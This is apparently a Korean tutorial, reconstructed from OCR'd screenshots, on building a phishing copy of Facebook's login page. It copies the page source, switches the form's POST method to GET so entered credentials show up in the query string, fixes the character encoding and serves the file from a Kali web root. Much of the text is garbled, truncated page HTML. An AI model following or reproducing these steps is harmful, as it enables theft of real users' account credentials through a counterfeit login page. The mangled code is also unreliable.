href="https://pl-pl.facebook.com/login/" /><link rel="alternate" hreflang="pt" href="https://pt-br.facebook.com/login/" /><link rel="alternate" hreflang="pt-pt" href="https://pt-
```



```
in/?login_attempt=1&amp;lwv=100" method="post" onsubmit=""><input type="hidden" name="jazoest" value="2726" autocomplete="off" /><input type=
lden" autocomplete="off" id="trynum" name="trynum" value="1" /><input type="hidden" autocomplete="off" name="timezone" value="" id="u_0_9" /><in
52e0 _4jy6 _4jy1 selected _51sy" id="loginbutton" name="login" tabindex="0" type="submit">로그인</button></div><div id="login_link"><div class="_1rf
efilled" value="false" /><input type="hidden" autocomplete="off" id="had_password_prefilled" name="had_password_prefilled" value="false" /><input type
 dir="ltr" href="https://id-id.facebook.com/login/" onclick="require(&quot;IntlUtils&quot;).setCookieLocale(&quot;id_ID&quot;, &quot;ko_KR&quot;, &quot;h
&quo                                                  -cn.facebook.com₩/login₩/&quot;, &quot;www_list_selector&quot;, 5); return false;" title="Simplified Chine
ctor&                                                 )">Français (France)</a></li><li><a class="_sv4" dir="ltr" href="https://de-de.facebook.com/login/" onclicl
a hre                                                 35c;&#xadf8;&#xc778;">로그인</a></li><li><a href="https://ko-kr.messenger.com/" title="Messenger&#x
; &#x                                                 );&#xc11c; &#xac80;&#xc0c9;&#xd574;&#xbcf4;&#xc138;&#xc694;.">이벤트</a></li><li><a href="/place
iStS2mckoQ6d2PA3O0TM39xVWTAncRAnmaa_X6nY6VV2TbzqrWMUHxmNnQM2C-_efZaV6PlC5CzL_KoNAqn0_xCeGnBWAkw" title="Instagram &#xd655;&#
ding.php?placement=pflo&amp;campaign_id=402047449186&amp;extra_1=auto" title="Facebook &#xad11;&#xace0;&#xb85c; &#xb9c8;&#xcf00;&#xd30
ebook&#xc5d0; &#xb300;&#xd574; &#xc54c;&#xc544;&#xbcf4;&#xc138;&#xc694;." data-nocookies="1">쿠키</a></li><li><a class="_41ug" data-nocoo
?privacy_source=activity_log_top_menu" title="&#xd65c;&#xb3d9; &#xb85c;&#xadf8; &#xbcf4;&#xae30;">활동 로그</a></li></ul></div><div class="mvl
₩ub85c ₩uc774₩ub3d9₩u003C₩/a>");/*1wZ7u9fG*/}}}())/*]]>*/</script>

2₩/l₩/ko_KR₩/v9NetK783Dp.js","crossOrigin":1},"8₩/DaS":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3imQ-4₩/yr₩/l₩/ko_KR₩/k2fEYJdmcey.j
},"8ELCB":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/ye₩/r₩/4c56_sYLseJ.js","crossOrigin":1},"GyBYM":{"type":"js","src":"https:₩/₩/static.xx.
₩/KPAa-P8UQgX.js","crossOrigin":1},"Oz7eY":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3ifYA4₩/y2₩/l₩/ko_KR₩/o1s5n0UfgP9.js","crossOrigi
rsrc.php₩/v3₩/yk₩/r₩/iQzTaFJu2fT.js","crossOrigin":1},"QRNSh":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3ijnD4₩/yo₩/l₩/ko_KR₩/fdcg1rsl_
.STx2xOsk.js","crossOrigin":1},"QyVF4":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3ipDq4₩/yY₩/l₩/ko_KR₩/8idYR3G6ODn.js","crossOrigin":1},
₩/GQ":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3iFQa4₩/y6₩/l₩/ko_KR₩/7IF4WFK48g7.js","crossOrigin":1},"AoA₩/Y":{"type":"js","src":"https:
et₩/rsrc.php₩/v3₩/yB₩/r₩/tegE0YqsBCr.js","crossOrigin":1},"78qKU":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3iYr_4₩/y6₩/l₩/ko_KR₩/lKHFl
igin":1},"jTBxU":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3irM74₩/yK₩/l₩/ko_KR₩/xNGu0YXCF4t.js","crossOrigin":1},"eSwnl":{"type":"css","src
.fbcdn.net₩/rsrc.php₩/v3ijvS4₩/yy₩/l₩/ko_KR₩/okWL1q0ZBsb.js","crossOrigin":1},"LPwjx":{"type":"css","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/yk
KR₩/Ucc_i0Hyzz7.js","crossOrigin":1},"sFSzk":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/y1₩/r₩/oX6hhvj5Yz1.js","crossOrigin":1},"Zx4Jp":{"
₩/rsrc.php₩/v3₩/yU₩/l₩/0,cross₩/8-TfFaevsij.css","crossOrigin":1},"0A845":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/yM₩/r₩/RZDBw6U
rigin":1},"uX₩/oj":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/y6₩/r₩/r4cxldTTf7B.js","crossOrigin":1},"pm5N7":{"type":"css","src":"https:₩/₩
"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/yN₩/r₩/Nao_0DbiMVy.js","crossOrigin":1},"iz4Jb":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3
Cm8-2zVu.js","crossOrigin":1},"7akCb":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/yb₩/r₩/0QHppNmup1B.js","crossOrigin":1},"RrBI2":{"type
```

찾을 내용(N): method


□ 대/소문자 구분(C)

방향 ● 위로(U) ○ 아래로(D)

메모장에 붙여넣은 후 ctrl+f 를 사용하여 method를 검색한다.

『Method 는 데이터가 전송되는 형식』

POST 방식의 Method를




```
in/?login_attempt=1&amp;lwv=100" method="get" onsubmit=""><input type="hidden" name="jazoest" value="2726" autocomplete="off" /><input type="
en" autocomplete="off" id="trynum" name="trynum" value="1" /><input type="hidden" autocomplete="off" name="timezone" value="" id="u_0_9" /><inp
e0 _4jy6 _4jy1 selected _51sy" id="loginbutton" name="login" tabindex="0" type="submit">로그인</button></div><div id="login_link"><div class="_1rf5"
filled" value="false" /><input type="hidden" autocomplete="off" id="had_password_prefilled" name="had_password_prefilled" value="false" /><input type=
ir="ltr" href="https://id-id.facebook.com/login/" onclick="require(&quot;IntlUtils&quot;).setCookieLocale(&quot;id_ID&quot;, &quot;ko_KR&quot;, &quot;htt
uot;, &quot;ko_KR&quot;, &quot;https:₩/₩/zh-cn.facebook.com₩/login₩/&quot;, &quot;www_list_selector&quot;, 5); return false;" title="Simplified Chinese
tor&quot;, 8); return false;" title="French (France)">Français (France)</a></li><li><a class="_sv4" dir="ltr" href="https://de-de.facebook.com/login/" onclick=
href="/login/" title="Facebook&#xc5d0; &#xb85c;&#xadf8;&#xc778;">로그인</a></li><li><a href="https://ko-kr.messenger.com/" title="Messenger&#xb9
#xb514;&#xb809;&#xd130;&#xb9ac;&#xc5d0;&#xc11c; &#xac80;&#xc0c9;&#xd574;&#xbcf4;&#xc138;&#xc694;.">이벤트</a></li><li><a href="/places/"
S2mckoQ6d2PA3O01M39xVWTAhcRAhmaa_X6nY6VV2TbzqrWMUHxmNnQM2C-_efZaV6PlC5CzL_KoNAqn0_xCeGnBWAkw" title="Instagram &#xd655;&#xc
g.php?placement=pflo&amp;campaign_id=402047449186&amp;extra_1=auto" title="Facebook &#xad11;&#xace0;&#xb85c; &#xb9c8;&#xcf00;&#xd305; &
ok&#xc5d0; &#xb300;&#xd574; &#xc54c;&#xc544;&#xbcf4;&#xc138;&#xc694;." data-nocookies="1">쿠키</a></li><li><a class="_41ug" data-nocookies
rivacy_source=activity_log_top_menu" title="&#xd65c;&#xb3d9; &#xb85c;&#xadf8; &#xbcf4;&#xae30;">활동 로그</a></li></ul></div><div class="mvl co
b85c ₩uc774₩ub3d9₩u003C₩/a>");/*1wZ7u9fG*/}}})())/*]]>*/</script>

₩/l₩/ko_KR₩/v9NetK783Dp.js","crossOrigin":1},"8₩/DaS":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3imQ-4₩/yr₩/l₩/ko_KR₩/k2fEYJdmcey.j
},"8ELCB":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/ye₩/r₩/4c56_sYLseJ.js","crossOrigin":1},"GyBYM":{"type":"js","src":"https:₩/₩/static.xx.
₩/KPAa-P8UQgX.js","crossOrigin":1},"Oz7eY":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3ifYA4₩/y2₩/l₩/ko_KR₩/o1s5n0UfgP9.js","crossOrigi
rsrc.php₩/v3₩/yk₩/r₩/iQzTaFJu2fT.js","crossOrigin":1},"QRNSh":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3ijnD4₩/yo₩/l₩/ko_KR₩/fdcg1rsl_
STx2xOsk.js","crossOrigin":1},"QyVF4":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3ipDq4₩/yY₩/l₩/ko_KR₩/8idYR3G6ODn.js","crossOrigin":1},
/GQ":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3iFQa4₩/y6₩/l₩/ko_KR₩/7IF4WFK48g7.js","crossOrigin":1},"AoA₩/Y":{"type":"js","src":"https:
t₩/rsrc.php₩/v3₩/yB₩/r₩/tegE0YqsBCr.js","crossOrigin":1},"78qKU":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3iYr_4₩/y6₩/l₩/ko_KR₩/lKHFl
igin":1},"jTBxU":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3irM74₩/yK₩/l₩/ko_KR₩/xNGu0YXCF4t.js","crossOrigin":1},"eSwnl":{"type":"css","sr
.fbcdn.net₩/rsrc.php₩/v3ijvS4₩/yy₩/l₩/ko_KR₩/okWL1q0ZBsb.js","crossOrigin":1},"LPwjx":{"type":"css","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/yk
KR₩/Ucc_i0Hyzz7.js","crossOrigin":1},"sFSzk":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/y1₩/r₩/oX6hhvj5Yz1.js","crossOrigin":1},"Zx4Jp":{"
₩/rsrc.php₩/v3₩/yU₩/l₩/0,cross₩/8-TfFaevsij.css","crossOrigin":1},"0A845":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/yM₩/r₩/RZDBw6U
rigin":1},"uX₩/oj":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/y6₩/r₩/r4cxldTTf7B.js","crossOrigin":1},"pm5N7":{"type":"css","src":"https:₩/₩
"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/yN₩/r₩/Nao_0DbiMVy.js","crossOrigin":1},"iz4Jb":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3
Cm8-2zVu.js","crossOrigin":1},"7akCb":{"type":"js","src":"https:₩/₩/static.xx.fbcdn.net₩/rsrc.php₩/v3₩/yb₩/r₩/0QHppNmup1B.js","crossOrigin":1},"RrBI2":{"type
```

GET 방식으로 바꿔준다. 이후 복사해준다.

『POST: 전송해야될 데이터를 HTTP 메세지의 Body에 담아서 전송 』


『GET:전송해야될 데이터를 Body에 담지않고 쿼리스트링을 통해전송』

『쿼리스트링:URL ? 뒤에 이름과 값으로 요청하는 파라미터』



```
<!DOCTYPE html><html><head><meta charset="utf-8"><title>Facebook에 로그인 | Facebook</title>
dler mousemove":true,"Event listenHandler mouseover":true,"Event listenHandler mouseout":true,"Event li
ype.setIsDetailedProfiler=function(a){this.is_detailed_profiler=a;return this},CavalryLogger.prototype.setTTI
of a==="undefined"&&(a=CavalryLogger.id);CavalryLogger.instances[a]||(CavalryLogger.instances[a]=new
.ongoing_watch[c]!==void 0)return;var d=CavalryLogger.now();this.ongoing_watch[c]=d;"start_"+c in this.
a.length;++b)CavalryLogger.getInstance().stopWatch("js_exec/"+a[b])},CavalryLogger.done_js=function(a){
|a===1)&&navigator.userAgent.indexOf("IEMobile")!==-1&&(a=Math.sqrt(screen.deviceXDPI*screen.dev
e4;." /><link rel="canonical" href="https://www.facebook.com/login/" /></head><body tabindex="0" c
"m_login_notice"><div class="_52jd"></div></div><div class="aclb _4-4l"><div id="login_top_banner"
element"></div><div id="otp_retrieve_desc_container"></div><div class="_56be _5sob"><div class="_
n><span class="mfss" id="u_0_3">표시</span></a></div></div></div></div></div></div></div><
_prefilled" value="false" /><input type="hidden" name="had_password_prefilled" id="had_password_pre
></div><div></div></div></div></div><div></div><span><img src="https://facebook.com/security
?l=pt_BR&amp;lref=https%3A%2F%2Fm.facebook.com%2Flogin%2Fdevice-based%2Fregular%2Flogin%
%3D110&amp;gfid=AQAburddeR_iOqgw" data-locale="es_LA" data-sigil="change_language">Español<
ass="message" data-sigil="error-message"></div><a class="link" data-sigil="MPageError:retry">다시 시
8" id="modalDialogHeaderButtons"></div></div></div></div><div class="modalDialogView" id="mod
":false,"hash":"AT5Rwt8h9apwDNk5"},"712819":{"result":false,"hash":"AT70BLaHqd4kwLch"},"676781":{"res
requireLazy(["qex"],function(qex){qex.add({"805072":{"r":null},"833102":{"r":null}});});require("TimeSliceImpl")
wJ627Ddf2x0_nTjCzFTUOLPc8d8g_T4KhOVZbB7NFFLuqgUWFpRC0"]},-1],["cr:682174",["BanzaiOld"],{"__rc
```


<head>에 <meta charset=“utf-8”> 을 넣어서 한글깨짐을 고쳐준다.



```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# gedit index.html
```

